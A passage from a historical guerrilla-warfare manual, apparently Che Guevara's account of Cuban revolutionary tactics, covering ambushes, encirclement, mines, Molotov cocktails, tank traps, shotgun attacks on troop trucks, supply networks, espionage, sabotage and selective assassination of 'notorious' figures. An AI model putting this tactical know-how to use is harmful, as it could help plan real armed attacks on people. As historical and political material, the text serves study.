In the first stage of guerrilla warfare, enemy columns will penetrate insurgent territory deeply; depending on the strength of these columns two different types of guerrilla attacks will be made. One of these, first in chronological order, is for a fixed number of months to cause systematic losses in the enemy's offensive capacity. This tactic is carried out on the vanguards. Unfavorable ground impedes flank defenses by the advancing columns; therefore, there must always be one point of the vanguard that, as it penetrates and exposes the lives of its components, serves to give security to the rest of the column. When men and reserves are insufficient and the enemy is strong, the guerrilla should always aim for the destruction of this vanguard point. The system is simple; only a certain coordination is necessary. At the moment when the vanguard appears at the selected place-the steepest possible-a deadly fire is let loose on them, after a convenient number of men have been allowed to penetrate. A small group must hold the rest of the column for some moments while arms, munitions, and equipment are being collected. The guerrilla soldier ought always to have in mind that his source of supply of arms is the enemy and that, except in special circumstances, he ought not to engage in a battle that will not lead to the capture of such equipment.

When the strength of the guerrilla band permits, a complete encirclement of the column will be carried out; or at least this impression will be given. In this case the guerrilla front line must be strong enough and well enough covered to resist the frontal assaults of the enemy, considering,

naturally, both offensive power and combat morale. At the moment in which the enemy is detained in some chosen place, the rearguard guerrilla forces make an attack on the enemy's rear. Such a chosen place will have characteristics making a flank maneuver difficult; snipers, outnumbered, perhaps, by eight or ten times, will have the whole enemy column within the circle of fire. Whenever there are sufficient forces in these cases, all roads should be protected with ambushes in order to detain reinforcements. The encirclement will be closed gradually, above all at night. The guerrilla fighter knows the places where he fights, the invading column does not; the guerrilla fighter grows at night, and the enemy feels his fear growing in the darkness.

In this way, without too much difficulty, a column can be totally destroyed; or at least such losses can be inflicted upon it as to prevent its returning to battle and to force it to take a long time for regrouping. When the force of the guerrilla band is small and it is desired above all to detain and slow down the advance of the invading column, groups of snipers fluctuating between two and ten should be distributed all around the column at each of the four cardinal points. In this situation combat can be begun, for example, on the right flank; when the enemy centers his action on that flank and fires on it, shooting will begin at that moment from the left flank; at another moment from the rearguard or from the vanguard; and so forth.

With a very small expenditure of ammunition it is possible to hold the enemy in check indefinitely.

The technique of attacking an enemy convoy or position must be adapted to the conditions of the place chosen for the combat. In general, the first at-tack on an encircled place should be made during night hours against an advance post, with surprise assured. A surprise attack carried out by skillful commandos can easily liquidate a position, thanks to the advantage of surprise. For a regular encirclement the paths of escape can be controlled with a few men and the roads of access defended with ambushes; these should be distributed in such a way that if one is unsuccessful, it falls back or simply withdraws, while a second remains, and so on successively.

In cases where the surprise factor is not present, victory in an attempt to take an encampment will depend on the capacity of the encircling force to detain the at-tempts of the rescue columns. In these cases there will usually be support on the enemy's side by artillery, mortars, airplanes, and tanks. In favorable ground the tank is an arm of small danger; it must travel by roads that are narrow and is an easy victim of mines. The offensive capacity of these vehicles when in formation is here generally absent or reduced, since they must proceed in Indian file or at most two abreast. The best and surest weapon against the tank is the mine; but in a close fight, which may easily take place in steep places, the "Molotov cocktail" is an arm of extraordinary value. We will not talk yet of the bazooka, which for the guerrilla force is a decisive weapon but difficult to acquire, at least in the first stages. Against the mortar there is the recourse of a trench with a roof. The mortar is an arm of formidable potency when used against an encircled place; but on the other hand, against mobile attackers it loses its effectiveness unless it is used in large batteries. Artillery does not have great importance in this type of fight, since it has to be placed in locations of convenient access and it does not see the targets, which are constantly shifting.

Aviation constitutes the principal arm of the oppressor forces, but its power of attack also is much reduced by the fact that its only targets are small trenches, generally hidden. Planes will be able to drop high explosive or napalm bombs, both of which constitute inconveniences rather than true dangers. Besides, as the guerrilla draws as close as possible to the defensive lines of the enemy, it becomes very difficult for planes to attack these points of the vanguard effectively.

When encampments with wood or inflammable constructions are attacked, a Molotov cocktail is a very important arm at a short distance. At longer distances bottles with inflammable material with the fuse lighted can be launched from a sixteen-caliber shotgun, as described earlier.

Of all the possible types of mines, the most effective, although requiring the most technical capacity, is the remotely exploded mine; but contact, fuse, and above all electric mines with their lengths of cord are also extremely useful and constitute on mountainous roads defenses for the popular forces that are virtually invulnerable.

A good defense against armored cars along roads is to dig sloping ditches in such a way that the tank enters them easily and afterwards cannot get out, as Picture 2-3 shows. These can easily be hidden from the enemy, especially at nighttime or when he has no infantry in advance of the tanks because of resistance by the guerrilla forces.

Another common form of advance by the enemy in zones that are not too steep is in trucks that are more or less open. The columns are headed by armored vehicles and the infantry follows

behind in trucks Depending upon the force of the guerrilla band it may be possible to encircle the entire column, following the general rules; or it can be split by attacking some of the trucks and simultaneously exploding mines. It is necessary to act rapidly in this case, seizing the arms of the fallen enemy and retiring.

For an attack on open trucks, an arm of great importance which should be used with all its potential is the shotgun. A sixteen-caliber shotgun with large shot can sweep ten meters, nearly the whole area of the truck, killing some of the occupants, wounding others, and provoking an enormous confusion. Grenades, if they are available, are also excellent weapons for these cases.

For all these attacks surprise is fundamental because, at least at the moment of firing the first shot, it is one of the basic requirements of guerrilla warfare. Surprise is not possible if the peasants of the zone know of the presence of the insurgent army. For this reason all movements of attack should be made at night. Only men of proven discretion and loyalty can know of these movements and establish the contacts. The march should be made with knapsacks full of food, in order to be able to live two, three, or four days in the places of ambush.

The discretion of the peasants should never be trusted too much, first because there is a natural tendency to talk and to comment on events with other members of the family or with friends; and also because of the inevitable cruelty with which the enemy soldiers treat the population after a defeat. Terror can be sown, and this terror leads to someone's talking too much, revealing important information, in the effort to save his life.

In general, the place chosen for an ambush should be located at least one day's march from the habitual camp of the guerrilla band, since the enemy will al-most always know its location more or less accurately. We said before that the form of fire in a battle indicates the location of the opposing forces; on one side violent and rapid firing by the soldier of the line, who has the customary abundance of ammunition; on the other side the methodical, sporadic fire of the guerrilla fighter who knows the value of every bullet and who endeavors to expend it with a high degree of economy, never firing one shot more than necessary. It is not reasonable to allow an enemy to escape or to fail to use an ambush to the full in order to save ammunition, but the amount that is to be expended in determined circumstances should be calculated in advance and the action carried out according to these calculations.

Ammunition is the great problem of the guerrilla fighter. Arms can always be obtained. Furthermore, those which are obtained are not expended in guerrilla warfare, while ammunition is expended; also, generally, it is arms with their ammunition that are captured and never or rarely ammunition only. Each weapon that is taken will have its loads, but it cannot contribute to the others because there are no extras. The tactical principle of saving fire is fundamental in this type of warfare.

A guerrilla chief who takes pride in his role will never be careless about withdrawal. This should be timely, rapid, and carried out so as to save all the wounded and the equipment of the guerrilla, its knapsacks, ammunition, etc. The rebels ought never to be surprised while withdrawing, nor can they permit themselves the negligence of becoming surrounded. Therefore, guards must be posted along the chosen road at all places where the enemy army will eventually bring its troops forward in an attempt to close a circle; and there must be a system of communication that will permit rapid reports when a force tries to surround the rebels.

In the combat there must always be some unarmed men. They will recover the guns of companions who are wounded or dead, guns seized in battle or belonging to prisoners; they will take charge of the prisoners, of removing the wounded, and of transmission of messages. Besides, there ought to be a good corps of messengers with iron legs and a proven sense of responsibility who will give the necessary reports in the least possible time.

The number of men needed besides the armed combatants varies; but a general rule is two or three for each ten, including those who will be present at the scene of the battle and those who will carry out necessary tasks in the rearguard, keeping watch on the route of withdrawal and performing the messenger services mentioned above.

When a defensive type of war is being fought, that is to say, when the guerrilla band is endeavoring to prohibit the passage of an invasion column beyond a certain point, the action becomes a war of positions; but always at the outset it should have the factor of surprise. In this case, since trenches as well as other defensive systems that will be easily observable by the peasants are going to be used, it is necessary that these latter remain in the friendly zone. In this

type of warfare the government generally establishes a blockade of the region, and the peasants who have not fled must go to buy their basic foods at establishments located outside the zones of guerrilla action. Should these persons leave the region at critical moments, such as those we are now describing, this would constitute a serious danger on account of the information that they could eventually supply to the enemy army. The policy of complete isolation must serve as the strategic principle of the guerrilla army in these cases.

The defenses and the whole defensive apparatus should be arranged in such a manner that the enemy vanguard will always fall into an ambush. It is very important as a psychological factor that the man in the vanguard will die without escape in every battle, because this produces within the enemy army a growing consclousness of this danger, until the moment arrives when nobody wants to be in the vanguard; and it is obvious that a column with no vanguard cannot move, since somebody has to assume that responsibility. Also encirclements can be carried out if these are expedient; or diversionary maneuvers such as flank attacks; or the enemy can simply be detained frontally. In every case, places which are susceptible of being utilized by the enemy for flank attacks should be fortified.

We are now assuming that more men and arms are available than in the combats described hitherto. It is evident that the blockade of all possible roads con-verging into a zone, which may be very numerous, requires a large personnel. The various kinds of traps and attacks against armored vehicles will be in- creased here, in order to give the greatest security p05-sible to the systems of fixed trenches which can be located by the enemy. In general in this type of fight the order is to defend the positions unto death if necessary; and it is essential to assure the maximum possibilities of survival to every defender.

The more a trench is hidden from distant view, the better; above all, it is important to give it a cover so that mortar fire will be ineffective. Mortars of 60.1 or 85 millimeters, the usual campaign caliber's, cannot penetrate a good roof made with simple materials from the region. This may be made from a base of wood, earth, and rocks covered with some camouflage material. An exit for escape in an extremity must always be constructed, so that the defender may get away with less danger.

The sketch [above, See Picture 2-4 ed.] shows the form in which these defenses were constructed in the Sierra Maestra. They were sufficient to protect us from mortar fire.

This outline clearly indicates that fixed lines of fire do not exist. The lines of fire are something more or less theoretical; they are established at certain critical moments, but they are extremely elastic and permeable on both sides.

What does exist is a wide no man's land. But the characteristics of no man's land in guerrilla warfare are that it is inhabited by a civil population, and that this civil population collaborates in a certain measure with either of the two sides, even though in an overwhelming majority with the insurrectionary band. These people cannot be removed en masse from the zone on account of their numbers and because this would create problems of supply for either one of the con-tenders who tried to provide food for so many people. This no man's land is penetrated by periodic incursions (generally during the daytime) by the repressive forces and at night by the guerrilla forces. The guerrilla forces find there a maintenance base of great importance for their troops; this should be cared for in a political way, always establishing the best possible relations with the peasants and merchants.

In this type of warfare the tasks of those who do not carry arms, of those who are not direct combat- ants, are extremely important. We have already indicated some of the characteristics of liaison in places of combat; but liaison is an institution throughout the whole guerrilla organization. Liaison out to the most distant command or out to the most distant group of guerrilla fighters ought to be linked in such a way that messages will travel from one place to an-other via the most rapid system available in the region. This holds for regions of easy defense, that is to say, in favorable ground, as well as in unfavorable ground. A guerrilla band operating in unfavorable ground will not be able to use modern systems of communication, such as telegraph, roads, etc., except some radios located in military garrisons capable of being defended. If these fall into the hands of the enemy force, it is necessary to change codes and frequencies, a task that is rather troublesome.

In all these matters we are speaking from memory of things that occurred in our war of liberation. The daily and accurate report on all activities of the enemy is complemented with liaison. The

system of espionage should be carefully studied, well worked out, and personnel chosen with maximum care. The harm that a counter-spy can do is enormous, but even without such an extreme case, the harm that can result from exaggerated information which misjudges the danger is very great. It is not probable that danger will be underrated. The tendency of people in the country is to overrate and exaggerate it. The same magic mentality that makes phantasms and various supernatural beings appear also creates monstrous armies where there is hardly a platoon or an enemy patrol. The spy ought to seem as neutral as possible, not known by the enemy to have any connection with the forces of liberation. This is not as difficult a task as it appears; many such persons are found in the course of the war: businessmen, professional men, and even clergymen can lend their help in this type of task and give timely information.

One of the most important characteristics of guerrilla warfare is the notable difference between the in- formation that reaches the rebel forces and the information possessed by the enemy. While the latter must operate in regions that are absolutely hostile, finding sullen silence on the part of the peasants, the rebels have in nearly every house a friend or even a relative; and news is passed about constantly through the liaison system until it reaches the central command of the guerrilla force or of the guerrilla group that is in the zone.

When an enemy penetration occurs in territory that has become openly pro-guerrilla, where all the peasants respond to the cause of the people, a serious problem is created. The majority of peasants try to escape with the popular army, abandoning their children and their work; others even carry the whole family; some wait upon events. The most serious problem that an enemy penetration into guerrilla territory can provoke is that of a group of families finding themselves in a tight, at times desperate situation. Maximum help should be given to them, but they must be warned of the troubles that can follow upon a flight into inhospitable zones so far from their habitual places of livelihood, exposed to the hardships that usually befall in such cases.

It is not possible to describe any pattern of repression on the part of the enemies of the people. Al- though the general methods of repression are always the same, the enemies of the people act in a more or less intensely criminal fashion according to the specific social, historic, and economic circumstances of each place. There are places where the flight of a man into the guerrilla zone, leaving his family and his house, does not provoke any great reaction. There are others where this is enough to provoke the burning or seizure of his belongings, and still others where the flight will bring death to all members of his family. Adequate distribution and organization of the peasants who are going to be affected by an enemy advance must of course be arranged according to the habits that prevail in the war zone or country concerned.

Obviously preparations must be made to expel the enemy from such territory by moving against his sup-plies, completely cutting his lines of communication, destroying by means of small guerrilla bands his at-tempts to supply himself, and in general forcing him to devote large quantities of men to his supply problem.

In all these combat situations a very important factor is the correct utilization of reserves wherever battle begins. The guerrilla army, because of its characteristics, can rarely count on reserves, since it always strikes in such a way that the efforts of every individual are regulated and employed at something. Nevertheless, despite these characteristics it should have at someplace, men ready to respond to an unforeseen development, to detain a counteroffensive, or to take care of a situation at any moment. Within the organization of the guerrilla band, assuming that the conditions and possibilities of the moment permit, a utility platoon can be held in readiness, a platoon that should always go to the places of greatest danger. It can be christened the "suicide platoon" or something similar; this title in reality indicates its functions. This "suicide platoon" should be in every place where a battle is decided: in the surprise at-tacks upon the vanguard, in the defense of the most vulnerable and dangerous places, in a word, wherever the enemy threatens to break the stability of the line of fire. It ought to be made up strictly of volunteers. Entrance into this platoon should be regarded almost as a prize for merit. In time it becomes the favorite group of any guerrilla column, and the guerrilla fighter who wears its insignia enjoys the admiration and respect of all his companions.

5. BEGINNING, DEVELOPMENT, AND END OF A GUERRILLA WAR

We have now abundantly defined the nature of guerrilla warfare. Let us next describe the ideal development of such a war from its beginning as a rising by a single nucleus on favorable ground.

In other words, we are going to theorize once more on the basis of the Cuban experience. At the outset there is a more or less homogeneous group, with some arms, that devotes itself almost exclusively to hiding in the wildest and most inaccessible places, making little contact with the peasants. It strikes a fortunate blow and its fame grows. A few peasants, dispossessed of their land or engaged in a struggle to conserve it and young idealists of other classes join the nucleus; it acquires greater audacity and starts to operate in inhabited places, making more contact with the people of the zone; it repeats attacks, always fleeing after making them; suddenly it engages in combat with some column or other and destroys its vanguard. Men continue to join it; it has increased in number, but its organization remains exactly the same; its caution diminishes, and it ventures into more populous zones.

Later it sets up temporary camps for several days; it abandons these upon receiving news of the approach of the enemy army, or upon suffering bombardments, or simply upon becoming suspicious that such risks have arisen. The numbers in the guerrilla band increase as work among the masses operates to make of each peasant an enthusiast for the war of liberation. Finally, an inaccessible place is chosen, a settled life is initiated, and the first small industries begin to be established: a shoe factory, a cigar and cigarette factory, a clothing factory, an arms factory, a bakery, hospitals, possibly a radio transmitter, a printing press, etc.

The guerrilla band now has an organization, a new structure. It is the head of a large movement with all the characteristics of a small government. A court is established for the administration of justice, possibly laws are promulgated. and the work of indoctrination of the peasant masses continues, extended also to workers if there are any near, to draw them to the cause. An enemy action is launched and defeated; the number of rifles increases; with these the number of men fighting with the guerrilla band increases. A moment arrives when its radius of action will not have increased in the same proportion as its personnel; at that moment a force of appropriate size is separated, a column or a platoon, perhaps, and this goes to another place of combat.

The work of this second group will begin with somewhat different characteristics because of the experience that it brings and because of the influence of the troops of liberation on the war zone. The original nucleus also continues to grow; it has now received substantial support in food, sometimes in guns, from various places; men continue to arrive; the administration of government, with the promulgation of laws, continues; schools are established, permitting the indoctrination and training of recruits. The leaders learn steadily as the war develops, and their capacity of command grows under the added responsibilities of the qualitative and quantitative increases in their forces.

If there are distant territories, a group departs for them at a certain moment, in order to confirm the advances that have been made and to continue the cycle.

But there will also exist an enemy territory, unfavorable for guerrilla warfare. There small groups begin to penetrate, assaulting the roads, destroying bridges, planting mines, sowing disquiet. With the ups and downs characteristic of warfare the movement continues to grow; by this time the extensive work among the masses makes easy movement of the forces possible in unfavorable territory and so opens the final stage, which is suburban guerrilla warfare.

Sabotage increases considerably in the whole zone. Life is paralyzed; the zone is conquered. The guerrillas then go into other zones, where they fight with the enemy army along defined fronts; by now heavy arms have been captured, perhaps even some ,tanks; the fight is more equal. The enemy falls when the process of partial victories becomes transformed into final victories, that is to say, when the enemy is brought to accept battle in conditions imposed by the guerrilla band; there he is annihilated and his surrender compelled.

This is a sketch that describes what occurred in the different stages of the Cuban war of liberation; but it has a content approximating the universal. Nevertheless, it will not always be possible to count on the degree of intimacy with the people, the conditions, and the leadership that existed in our war. It is unnecessary to say that Fidel Castro possesses the high qualities of a fighter and statesman: our path, our struggle, and our triumph we owed to his vision. We cannot say that without him the victory of the people would not have been achieved; but that victory would certainly have cost must more and would have been less complete.

CHAPTER III: ORGANIZATION OF THE GUERRILLA FRONT

1. SUPPLY

A good supply system is of basic importance to the guerrilla hand. A group of men in contact with the soil must live from the products of this soil and at the same time must see that the livelihood continues of those who provide the supplies, the peasants; since in the hard guerrilla struggle it is not possible, above all at the beginning, for the group to dedicate its own energies to producing supplies, not to mention that these supplies would be easily discovered and destroyed by enemy forces in a territory likely to be completely penetrated by the action of repressive columns. Supply in the first stages is always internal.

As the guerrilla struggle develops, it will be necessary to arrange supply from outside the limits or territory of the combat. At the beginning the band lives solely on what the peasants have; it may be possible to reach a store occasionally to buy something, but never possible to have lines of supply since there is no territory in which to establish them. The line of supply and the store of food are conditioned by the development of the guerrilla struggle.

The first task is to gain the absolute confidence of the inhabitants of the zone; and this confidence is won by a positive attitude toward their problems, by help and a constant program of orientation, by the defense of their interests and the punishment of all who attempt to take advantage of the chaotic moment in which they live in order to use pressure, dispossess the peasants, seize their harvests, etc. The line should be soft and hard at the same time: soft and with a spontaneous cooperation for all those who honestly sympathize with the revolutionary movement; hard upon those who are attacking it outright, fomenting dissentions, or simply communicating important information to the enemy army.

Little by little the territory will be cleared, and there will then be a greater ease of action. The fundamental principle that ought to prevail is that of paying always for all merchandise taken from a friend. This merchandise can consist of crops or of articles from commercial establishments. Many times they will be donated, but at other times the economic conditions of the peasantry prevent such donations. There are cases in which the necessities of warfare force the band to take needed food from stores without paying for it, simply because there is no money. In such cases the merchant ought always to be given a bond, a promissory note, something that certifies to the debt, "the bonds of hope" already described. It is better to use this method only with people who are outside the limits of the liberated territory, and in such cases to pay as soon as possible all or at least a part of the debt. When conditions have improved sufficiently to maintain a territory permanently free from the dominion of the opposing army, it is possible to set up collective plantings, where the peasants work the land for the benefit of the guerrilla army. In this way an adequate food supply of a permanent character is guaranteed.

If the number of volunteers for the guerrilla army is much greater than the number of arms, and political circumstances prevent these men from entering zones dominated by the enemy, the rebel army can put them to work directly on the land, harvesting crops; this guarantees supply and adds something to their record of service looking toward future promotion to the status of combatants. However, it is more advisable that the peasants themselves sow their own crops; this results in work performed more effectively, with more enthusiasm and skill. When conditions have ripened even more, it is possible, depending on the crops involved, to arrange purchases of entire harvests in such a way that they can remain in the field or in warehouses for the use of the army.

When agencies also charged with the duty of supplying the peasant population have been established, all food supplies will be concentrated in these agencies in order to facilitate a system of barter among the peasants, with the guerrilla army serving as intermediary.

If conditions continue to improve, taxes can be established; these should be as light as possible, above all for the small producer. It is important to pay attention to every detail of relations between the peasant class and the guerrilla army, which is an emanation of that class.

Taxes may be collected in money in some cases, or in the form of a part of the harvest, which will serve to increase the food supplies. Meat is one of the articles of primary necessity. Its production and conservation must be assured. Farms should be established under peasants

having no apparent connection with the army, if the zone is not secure; they will de-vote themselves to the production of chickens, eggs, goats, and pigs, starting with stock that has been bought or confiscated from the large landowners. In the zones of big estates there are usually large quantities of cattle. These can be killed and salted and the meat maintained in condition for consumption for a long period of time.

This will also produce hides. A leather industry, more or less primitive, can be developed to provide leather for shoes, one of the fundamental accessories in the struggle. In general, necessary foods are the following (depending on the zone): meat, salt, vegetables, starches, or grains. The basic food is always produced by the peasants; it may be "malanga," as in the mountainous regions of Oriente Province in Cuba; it may be corn, as in the mountainous regions of Mexico, Central America, and Peru; potatoes, also in Peru; in other zones, such as Argentina, cattle; wheat in others; but always it is necessary to assure a supply of the fundamental food for the troop as well as some kinds of fat which permit better food preparation; these may be animal or vegetable fats.

Salt is one of the essential supplies. When the force is near the sea and in contact with it, small dryers should be established immediately; these will assure some production in order always to have a reserve stock and the ability to supply the troops. Remember that in wild places such as these, where only some of the foods are produced, it is easy for the enemy to establish an encirclement that can greatly hurt the flow of supplies to the zone. It is well to provide against such eventualities through peasant organization and civil organizations in general. The inhabitants of the zone should have on hand a minimum food supply that will permit them at least to survive, even though poorly, during the hardest phases of the struggle. An attempt should be made to collect rapidly a good provision of foods that do not decompose -such grains, for example, as corn, wheat, rice, etc., which will last quite a long time; also flour, salt, sugar, and canned goods of all types; further, the necessary seeds should be sown.

A moment will arrive when all the food problems of the troops in the zone are solved, but large quantities of other products will be needed: leather for shoes, if it has not been possible to create an industry for supplying the zone; cloth and all the accessory items necessary for clothing; paper, a press or mimeograph machine for newspapers, ink, and various other implements. In other words, the need for articles from the outside world will increase in the measure that the guerrilla bands become organized and the organization becomes more complex. In order for this need to be met adequately it is necessary that the organized lines of supply function perfectly. These organizations are composed basically of friendly peasants. They should have two poles, one in the guerrilla zone and one in a city. Departing and radiating from the guerrilla zones, lines of supply will penetrate the whole territory, permitting the passage of materials. Little by little the peasants accustom themselves to the danger (in small groups they can work marvels) and come to place the material that is needed in the indicated spot without running extreme risks. These movements can be carried out at night with mules or other similar transport animals or with trucks, depending on the zone. Thus, a very good supply may be achieved. This type of line of supply is for areas near places of operation.

It is also necessary to organize a line of supply from distant areas. These organizations should produce the money needed for making purchases and also the implements that cannot be produced in small towns or provincial cities. The organization will be nourished with direct donations from sectors sympathetic to the struggle, exchanged for secret "bonds," which should be delivered. A strict control over the personnel charged with the management of this operation should always be maintained. Serious consequences should follow any neglect of the indispensable moral requisites involved in this responsibility. Purchases can be made with cash and also with "bonds of hope" when the guerrilla army, having departed from its base of operations, menaces a new zone. In these cases there is no way to avoid taking the merchandise from any merchant; he must rely on the good faith and capabilities of the guerrilla armies to make good on his account.

For all lines of supply that pass through the country, it is necessary to have a series of houses, terminals, or way-stations, where supplies may be hidden during the day while waiting to be moved by night. Only those directly in charge of the food supplies should know these houses. The least possible number of inhabitants should know about this transport operation, and these should be persons in whom the organization has the greatest confidence.

The mule is one of the most useful animals for these tasks. With an incredible resistance to fatigue and a capacity to walk in the hilliest zones, the mule can carry more than 100 kilograms on its back for many days. The simplicity of its food needs also makes it an ideal means of transport. The mule train should be well supplied with shoes; the muleteers should understand their animals and take the best possible care of them. In this way it is possible to have regular four-footed armies with an unbelievable utility. But frequently, despite the strength of the animal and its capacity to bear up through the hardest days, difficulty of passage will make it necessary to leave the cargo in fixed sites. In order to avoid this necessity, there should be a team charged with making trails for this class of animals. If all these conditions are met, if an adequate organization is created, and if the rebel army maintains excellent relations as needed with the peasants, an effective and lasting supply for the whole troop is guaranteed.

2. CIVIL ORGANIZATION

The civil organization of the insurrectional movement is very important on both fronts, the external and the internal. Naturally, these two have characteristics that are as different as their functions, though they both perform tasks that fall under the same name. The collections that can be carried out on the external front, for example, are not the same as those which can take place on the internal front; neither are the propaganda and the supply. Let us describe first the tasks on the internal front. Here we are dealing with a place dominated, relatively speaking, by the forces of liberation.

Also, it is to be supposed that the zone is adapted to guerrilla warfare, because when these conditions do not exist, when the guerrilla fighting is taking place in poorly adapted terrain, the guerrilla organization increases in extension but not in depth; it embraces new places, but it cannot arrive at an internal organization, since the whole zone is penetrated by the enemy. On the internal front we can have a series of organizations which perform specific functions for more efficiency in administration. In general, propaganda belongs directly to the army, but it also can be separated from the army if kept under its control. (This point is so important that we will treat it separately.) Collections are a function of the civil organization, as are the general tasks of organizing the peasants and workers, if these are present. One council should govern both of these classes.

Raising supplies, as we explained in a previous chapter, can be carried out in various ways: through direct or indirect taxes, through direct or indirect donations, and through confiscations; all this goes to make up the large chapter on supplies for the guerrilla army.

Keep in mind that the zone ought by no means to be impoverished by the direct action of the rebel army, even though the latter will be responsible indirectly for the impoverishment that results from enemy encirclement, a fact that the adversary's propaganda will repeatedly point out. Precisely for this reason conflicts ought not to be created by direct causes. There ought not be, for example, any regulations that prevent the farmers of a zone in liberated territory from selling their products outside that territory, save in extreme and transitory circumstances and with a full explanation of these interruptions to the peasantry. Every act of the guerrilla army ought always to be accompanied by the propaganda necessary to explain the reasons for it. These reasons will generally be well understood by a peasantry that has sons, fathers, brothers, or relations within this army, which is, therefore, something of their own.

In view of the importance of relations with the peasants, it is necessary to create organizations that make regulations for them, organizations that exist not only within the liberated area, but also have connections in the adjacent areas. Precisely through these connections it is possible to penetrate a zone for a future enlargement of the guerrilla front. The peasants will sow the seed with oral and written propaganda, with accounts of life in the other zone, of the laws that have already been issued for the protection of the small peasant, of the spirit of sacrifice of the rebel army; in a word, they are creating the necessary atmosphere for helping the rebel troops.

The peasant organizations should also have connections of some type that will permit the channeling and sale of crops by the rebel army agencies in enemy territory through intermediaries more or less benevolent, more or less friendly to the peasant class. Joined with a devotion to the cause which brings the merchant to defy dangers in such cases, there also exists the devotion to money that leads him to take advantage of the opportunity to gain profits.

We have already spoken, in connection with supply problems, of the importance of the department of road construction. When the guerrilla band has achieved a certain level of

development, it no longer wanders about through diverse regions without an encampment; it has centers that are more or less fixed. Routes should be established varying from small paths permitting the passage of a mule to good roads for trucks. In all this, the capacity of the organization of the rebel army must be kept in mind, as well as the offensive capacity of the enemy, who may destroy these constructions and even make use of roads built by his opponent to reach the encampments more easily. The fundamental rule should be that roads are for assisting supply in places where any other solution would be impossible; they should not be constructed except in circumstances where there is a virtual certainty that the position can be maintained against an attack by the adversary. Another exception would be roads built without great risk to facilitate communication between points that are not of vital importance.

Furthermore, other means of communication may be established. One of these that is extremely important is the telephone. This can be strung in the forest with the convenience that arises from using trees for posts. There is the advantage that they are not visible to the enemy from above. The telephone also presupposes a zone that the enemy cannot penetrate.

The council-or central department of justice, revolutionary laws, and administration-is one of the vital features of a guerrilla army fully constituted and with territory of its own. The council should be under the charge of an individual who knows the laws of the country; if he understands the necessities of the zone from a juridical point of view, this is better yet; he can proceed to prepare a series of decrees and regulations that help the peasant to normalize and institutionalize his life within the rebel zone.

For example, during our experience in the Cuban war we issued a penal code, a civil code, rules for supplying the peasantry and rules of the agrarian reform. Subsequently, the laws fixing qualifications of candidates in the elections that were to be held later throughout the country were established; also the Agrarian Reform Law of the Sierra Maestra. The council is likewise in charge of accounting operations for the guerrilla column or columns; it is responsible for handling money problems and at times intervenes directly in supply.

All these recommendations are flexible; they are based upon an experience in a certain place and are conditioned by its geography and history; they will be modified in different geographical, historical, and social situations. In addition to the council, it is necessary to keep the general health of the zone in mind. This can be done by means of central military hospitals that should give the most complete assistance possible to the whole peasantry. Whether adequate medical treatment can be given will depend upon the stage reached by the revolution. Civil hospitals and civil health administration are united directly with the guerrilla army, and their functions are performed by officers and men of the army, who have the dual function of caring for the people and orienting them toward better health. The big health problems among people in these conditions are rooted in their total ignorance of elementary principles of hygiene. This aggravates their already precarious situation.

The collection of taxes, as I have already said, is also a function of the general council. Warehouses are very important. As soon as a place is taken that is to serve as a base for the guerrilla band, warehouses should be established in the most orderly fashion possible. These will serve to assure a minimum care of merchandise and, most important, will provide the control needed for equalizing distribution and keeping it equitable at later times.

Functions are different on the external front both in quantity and in quality. For example, propaganda should be of a national, orienting type, explaining the victories obtained by the guerrilla band, calling workers and peasants to effective mass fights, and giving news, if there is any, of victories obtained on this front itself. Solicitation of funds is completely secret; it ought to be carried out with the greatest care possible, isolating small collectors in the chain completely from the treasurer of the organization.

This organization should be distributed in zones that complement each other in order to form a totality, zones that may be provinces, states, cities, and villages, depending on the magnitude of the movement. In each of them there must be a finance commission that takes charge of the disposal of funds collected. It is possible to collect money by selling bonds or through direct donations. When the development of the struggle is more advanced, taxes may be collected; when industries come to recognize the great force that the insurrectional army possesses, they will consent to pay. Supply procurement should be fitted to the necessities of the guerrilla bands; it will be organized in the form of a chain of merchandise in such a way that the more common

articles are procured in nearby places, and the things that are really scarce or impossible to procure locally, in larger centers. The effort always is to keep the chain as limited as possible, known to the smallest number of men; it can thus perform its mission for a longer time.

Sabotage should be directed by the civil organization in the external sector in coordination with the central command. In special circumstances, after careful analysis, assaults on persons will be used. In general we consider that this is not desirable except for the purpose of eliminating some figure who is notorious for his villainies against the people and the virulence of his repression. Our experience in the Cuban struggle shows that it would have been possible to save the lives of numerous fine comrades who were sacrificed in the performance of missions of small value. Several times these ended with enemy bullets of reprisal on combatants whose loss could not be compared with the results obtained. Assaults and terrorism in indiscriminate form should not be employed. More preferable is effort directed at large concentrations of people in whom the revolutionary idea can be planted and nurtured, so that at a critical moment they can be mobilized and with the help of the armed forces contribute to a favorable balance on the side of the revolution.

For this it is necessary also to make use of popular organizations of workers, professional people, and peasants, who work at sowing the seed of the revolution among their respective masses, explaining, providing revolutionary publications for reading, teaching the truth. One of the characteristics of revolutionary propaganda must be truth. Little by little, in this way, the masses will be won over. Those among them who do the best work may be chosen for incorporation into the rebel army or assignment to other tasks of great responsibility.

This is the outline of civil organization within and outside guerrilla territory at a time of popular struggle. There are possibilities of perfecting all these features to a high degree. I repeat once more, it is our Cuban experience which speaks through me; new experiences can vary and improve these concepts. We offer an outline, not a bible.

3. THE ROLE OF THE WOMAN

The part that the woman can play in the development of a revolutionary process is of extraordinary importance. It is well to emphasize this, since in all our countries, with their colonial mentality, there is a certain underestimation of the woman which becomes a real discrimination against her.

The woman is capable of performing the most difficult tasks, of fighting beside the men; and despite current belief, she does not create conflicts of a sexual type in the troops.

In the rigorous combatant life the woman is a companion who brings the qualities appropriate to her sex, but she can work the same as a man and she can fight; she is weaker, but no less resistant than he. She can perform every class of combat task that a man can at a given moment, and on certain occasions in the Cuban struggle she performed a relief role.

Naturally the combatant women are a minority. When the internal front is being consolidated and it is desirable to remove as many combatants as possible who do not possess indispensable physical characteristics, the women can be assigned a considerable number of specific occupations, of which one of the most important, perhaps the most important, is communication between different combatant forces, above all between those that are in enemy territory. The transport of objects, messages, or money, of small size and great importance, should be confided to women in whom the guerrilla army has absolute confidence; women can transport them using a thousand tricks; it is a fact that however brutal the repression, however thorough the searching, the woman receives a less harsh treatment than the man and can carry her message or other object of an important or confidential character to its destination.

As a simple messenger, either by word of mouth or of writing, the woman can always perform her task with more freedom than the man, attracting less attention and at the same time inspiring less fear of danger in the enemy soldier. He who commits brutalities acts frequently under the impulse of fear or apprehension that he himself will be attacked, since this is one form of action in guerrilla warfare.

